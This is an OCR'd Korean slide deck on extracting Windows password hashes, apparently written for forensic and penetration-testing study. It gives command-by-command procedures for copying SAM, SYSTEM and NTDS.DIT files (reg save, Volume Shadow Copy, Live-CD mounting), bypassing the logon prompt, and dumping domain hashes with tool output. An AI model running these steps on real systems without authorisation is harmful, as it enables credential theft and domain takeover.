The Stealing Windows Password

blueangel

blueangel1275@gmail.com


forensic-note.blogspot.kr

Junghoon Oh

Index

Introduction

- **출처 : Dump Windows password hashes efficiently – Part 1 ~ 6**
  - Bernardo Damele A. G. 's Blog(http://bernardodamele.blogspot.kr)



Password Hash Dump in Registry

▪ 레지스트리 파일 수집

- 컴퓨터 재부팅 후, USB 나 Live CD로 부팅하여 SAM 파일 수집

  ✓ SAM 파일에 접근하여 Hash 값을 가져오는 도구 사용

  - **bkhive** : dumps the syskey(bootkey) from a Windows system hive.
  - **smdump2** : dumps Windows 2k/NT/XP/Vista password hashes.

```
# mkdir -p /mnt/sda1
# mount /dev/sda1 /mnt/sda1
# bkhive /mnt/sda1/Windows/System32/config/SYSTEM /tmp/saved-syskey.txt
#    samdump2    /mnt/sda1/Windows/System32/config/SAM    /tmp/saved-syskey.txt    >
/tmp/hashes.txt
```

  ✓ SAM 파일 수집 후, Can & Abel, creddump, mimikatz 도구를 통해 오프라인 공격

- **레지스트리 파일 수집**
  - Logon Prompt 우회 후, 파일 수집
    - ✓ BootRoot(http://www.eeye.com/Resources/Security-Center/Research/Tools/BootRoot)
      - 커스텀 부트 섹터 코드를 통해 커널이 로딩될 때 수정하여 로그인 프롬프트 우회
    - ✓ SysRQ2(http://www.eeye.com/Resources/Security-Center/Research/Tools/SysRQ2)
      - Bootable CD
      - SYSTEM 권한의 커맨드 프롬프트 제공
    - ✓ Kon-Boot(http://www.piotrbania.com/all/kon-boot/)
      - 상용 소프트웨어, CD나 USB에 설치함
      - 부팅 중에 리눅스 or 윈도우즈 커널을 수정하여 패스워드를 입력하지 않아도(아무거나 쳐도) 관리자 권한으로 로그인할 수 있게 함

Password Hash Dump in Registry

- **레지스트리 파일 수집**
  - Password 초기화 후, 파일 수집
    - ✓ Bootable CD or USB
      - bootdisk (http://pogostick.net/~pnh/ntpasswd/bootdisk.html)
      - chntpw (http://pogostick.net/~pnh/ntpasswd/walkthrough.html)
  - 백업 도구를 통한 파일 수집
    - ✓ Ntbackup(http://technet.microsoft.com/en-us/library/bb490952.aspx)
      - MS-DOS subsystem 의 유틸리티
      - 시스템 상태를 백업하여 파일로 저장
      - 백업된 파일을 다시 시스템에 복구할 수 있음
      - Windows XP 에서 지원됨
    - ✓ Wbadmin(http://technet.microsoft.com/en-us/library/cc754015%28v=ws.10%29.aspx)
      - Windows Vistat 부터 지원
      - Ntbackup 대체


- **레지스트리 파일 수집**
  - 백업 도구를 통한 파일 수집(계속)
    - ✓ Wbadmin(http://technet.microsoft.com/en-us/library/cc754015%28v=ws.10%29.aspx)
      - Windows Vistat 부터 지원
      - Ntbackup 대체
    - ✓ regback(http://technet.microsoft.com/en-us/library/cc758453(WS.10).aspx)
      - Windows 2000 Resource Kit Tools 에 포함됨
      - 레지스트리 백업 지원
      - Windows 2000 까지 지원됨

```
C:\>regback.exe C:\backtemp\SAM machine sam
C:\>regback.exe C:\backtemp\SYSTEM machine system
```


- **레지스트리 파일 수집**
  - 백업 도구를 통한 파일 수집(계속)
    - ✓ reg(http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/reg.mspx?mfr=true)

```
C:\>reg.exe save HKLM\SAM sam
The operation completed successfully
C:\>reg.exe save HKLM\SYSTEM sys
The operation completed successfully
```

    - ✓ regedit(http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/tools_regeditors.mspx?mfr=true)



- **레지스트리 파일 수집**
  - 백업 디렉터리에서 파일 수집
    - ✓ Win XP 환경에서의 레지스트리 자동 백업 경로(C:₩Windows₩repair)
    - ✓ C:₩Windows₩System32₩config 아래 파일을 백업함



- **레지스트리 파일 수집**
  - Volume Shadow Copy 기술을 통한 파일 수집
    - ✓ Volume Shadow Copy 의 백업 기능을 통해 SAM, SYSTEM 레지스트리 파일 수집
    - ✓ vssown 스크립트 사용 (http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs)
    - ✓ 수행 과정

1. VSS(Volume Shadow Service) 상태 확인, 서비스가 실행 중이지 않다면 실행함

```
C:\>cscript vssown.vbs /status
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Stopped

C:\>cscript vssown.vbs /mode
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] VSS service set to 'Manual' start mode.
```

2. 새로운 VSC 생성

```
C:\>cscript vssown.vbs /create
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.
```

- **레지스트리 파일 수집**
  - Volume Shadow Copy 기술을 통한 파일 수집(계속)
    - ✓ 수행 과정(계속)

3. 생성한 VSC의 ID, Device Object 값 확인

```
C:\>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

SHADOW COPIES
=============

[*] ID:                 {D79A4E73-CCAB-4151-B726-55F6C5C3A853}
[*] Client accessible:  True
[*] Count:              1
[*] Device object:      \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
[*] Differnetial:       True
[*] Exposed locally:    False
[*] Exposed name:
[*] Exposed remotely:   False
[*] Hardware assisted:  False
[*] Imported:           False
[*] No auto release:    True
[*] Not surfaced:       False
[*] No writers:         True
[*] Originating machine: LAPTOP
[*] Persistent:         True
[*] Plex:               False
[*] Provider ID:        {B5946137-7B9F-4925-AF80-51ABD60B20D5}
[*] Service machine:    LAPTOP
[*] Set ID:             {018D7854-5A28-42AE-8B10-99138C37112F}
[*] State:              12
[*] Transportable:      False
[*] Volume name:        \\?\Volume{46f5ef63-8cca-11e0-88ac-806e6f6e6963}\
```

- **레지스트리 파일 수집**
  - Volume Shadow Copy 기술을 통한 파일 수집(계속)
    - ✓ 수행 과정(계속)

4. 생성한 VSC 의 Device Object 값을 통해 SAM, SYSTEM 레지스트리 파일 복사

```
C:₩>copy ₩₩?₩GLOBALROOT₩Device₩HarddiskVolumeShadowCopy1₩₩indows₩System32₩config₩SYSTEM .
C:₩>copy ₩₩?₩GLOBALROOT₩Device₩HarddiskVolumeShadowCopy1₩₩indows₩System32₩config₩SAM .
```

5. 생성한 VSC 의 ID 값을 통해 VSC 삭제

```
C:\>cscript vssown.vbs /delete {D79A4E73-CCAB-4151-B726-55F6C5C3A853}

Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to delete shadow copy with ID: {D79A4E73-CCAB-4151-B726-
55F6C5C3A853}
```


Password Hash Dump in Registry

- **Hash 수집 도구 사용**
  - pwdump7(http://www.tarasco.org/security/pwdump_7/index.html)
    - ✓ 32/64bit 및 모든 OS 버전 지원
    - ✓ 수집된 파일 혹은 파일 시스템을 통해 SAM, SYSTEM 레지스트리 파일에 직접 접근하여 Hash 추출
  - gsecdump(http://www.truesec.se/sakerhet/verktyg/saakerhet/gsecdump_v2.0b5)
    - ✓ 32/64bit 및 모든 OS 버전 지원
    - ✓ 파일, 메모리 추출 모두 지원
  - PWDumpX(http://packetstormsecurity.com/files/62371/PWDumpX14.zip)
    - ✓ 32bit 만 지원
    - ✓ 현재 시스템의 Password Hash, LSA Secret, domain password cache 추출
  - Cain & Abel
    - ✓ SAM, SYSTEM(syskey) 파일을 통해 Hash 값 추출
    - ✓ 추출한 Hash Cracking 지원(Brute Force, Rainbow Table)

Password Hash Dump in NTDS.DIT

Password Hash Dump in NTDS.DIT

- **NTDS.DIT ?**
  - Active Directory 환경에서 도메인 사용자들의 패스워드 Hash를 저장하고 있는 데이터베이스
  - Domain Controller 에 위치(%SystemRoot%₩ntds₩NTDS.DIT)
  - SAM 파일과 동일하게 Hash 값을 획득하기 위해서는 SYSTEM 파일의 syskey(BOOT KEY) 가 필요
  - ESE DB 포멧



- **Hash 수집 도구**
  - Widows Password Recovery(http://www.passcape.com/windows_password_recovery)
    - ✓ 상용도구
    - ✓ NTDS.DIT 파일로부터 Hash 추출
  - ntds_dump_hash(http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip)

1. 도구 컴파일

```
$ wget http://csababarta.com/downloads/ntds_dump_hash.zip
$ unzip ntds_dump_hash.zip
$ cd libesedb
$ ./configure && make
```

2. esedbdumphash 를 사용하여 datatable 파일 추출

```
$ cd esedbtools
$ ./esedbdumphash -v -t /tmp/output <ntds.dit file>
$ ls -l /tmp/output.export/datatable
```

3. dsdump.py 를 사용하여 hash 추출(with SYSTEM 파일)

```
$ cd ../../creddump/
$ chmod +x *.py
$ ./dsuserinfo.py /tmp/output.export/datatable
$ ./dsdump.py <SYSTEM file> /tmp/output.export/datatable --include-locked --include-disabled > domain_hashes.txt
```

- **Hash 수집 도구**
  - NTDSXtract(http://www.ntdsxtract.com/en/ntdsxtract.html)
    - ✓ ntds_dump_hash 의 업그레이드 버전
    - ✓ libesedb(https://code.google.com/p/libesedb/) 를 사용하여 NTDS.DIT 파일로 부터 추출한 database table을 입력으로 사용
    - ✓ 사용법

1. libesedb 의 esedbdexport 를 사용하여 database table 추출

```
$ esedbexport -l /tmp/esedbexport.log -t /tmp/ntds.dit <ntds.dit file>
esedbexport 20111210
Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
$ ls -l /tmp/ntds.dit.export/
datatable.3
hiddentable.4
link_table.5
[...]
```

- **Hash 수집 도구**
  - NTDSXtract(http://www.ntdsxtract.com/en/ntdsxtract.html) (계속)
    - ✓ 사용법(계속)

2. 추출한 database table 파일을 NTDSXtract의 dsusers.py 를 사용하여 파싱

```
$ python dsusers.py /tmp/ntds.dit.export/datatable.3
/tmp/ntds.dit.export/link_table.5 --passwordhashes <SYSTEM file> --
passwordhistory <SYSTEM file> --certificates --supplcreds <SYSTEM file> --
membership > /tmp/ntds.dit.output
```


3. ntdstopwdum.py(https://raw.github.com/inquisb/miscellaneous/master/ntdstopwdump.py) 를 사용하여 dsusers.py 의 출력을 보기 좋게 변환

```
$ python ntdstopwdump.py /tmp/ntds.dit.output
Administrator:500:NO PASSWORD*********************:09b1708f0ea4832b6d87b0ce07d7764b:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
[...]
```


Password History Dump

Password History Dump

- **Password History**
  - "Password Policy" 설정을 통해 이전에 사용했던 패스워드를 저장할 수 있음(Hash 형태로 저장됨)
  - 기본적으로 Domain Controller 는 24개, 일반 서버는 0개를 저장
  - NTDS.DIT, SAM 파일에 저장됨
  - 이러한 정보를 통해 Password Cracking 시, 사용자의 패스워드 패턴을 알 수 있음



- **Password History 수집 도구**
  - Cain & Abel(http://www.oxid.it/cain.html)



  - PWDumpX(http://packetstormsecurity.com/files/62371/PWDumpX14.zip)
  - pwhist(http://www.toolcrypt.org/tools/pwhist/index.html)

LSA Secret Dump in Registry


LSA Secret Dump in Registry

- **LSA Secret ?**
  - 레지스트리에 저장되어 있는 정보(LSASS.EXE 프로세스에 DLL 인젝션하여 구할 수도 있음)
  - 저장 정보
    - ✓ 사용자 계정으로 동작하는 서비스의 계정 패스워드(Local System, Network Service, Local Service 제외)
    - ✓ 자동 로그인 활성화 시, 사용되는 패스워드
  - 저장 위치
    - ✓ HKEY_LOCAL_MACHINE/Security/Policy/Secrets 아래 각 Secret 키 들이 있음
    - ✓ 각 Secret 키의 서브키 값
      - CurrVal : 암호화된 secret 데이터(LSA Key 로 암호화되어 있음)
      - OldVal : 이전 암호화된 secret 데이터
      - CupdTime : 마지막 업데이트 시간(FILETIME)
      - OupdTime : 이전 업데이트 시간(FILETIME)
      - SecDesc : Security Descriptor

- **LSA Secret ?(계속)**
  - LSA Secret 복호화
    - ✓ CurrVal 는 LSA Key 로 암호화 되어 있음
    - ✓ 자세한 복호화 방법은 아래 URL에서 확인
      - http://moyix.blogspot.kr/2008/02/decrypting-lsa-secrets.html
      - http://www.passcape.com/index.php?section=docsys&cmd=details&id=23
    - ✓ 복호화한 데이터는 유니코드임

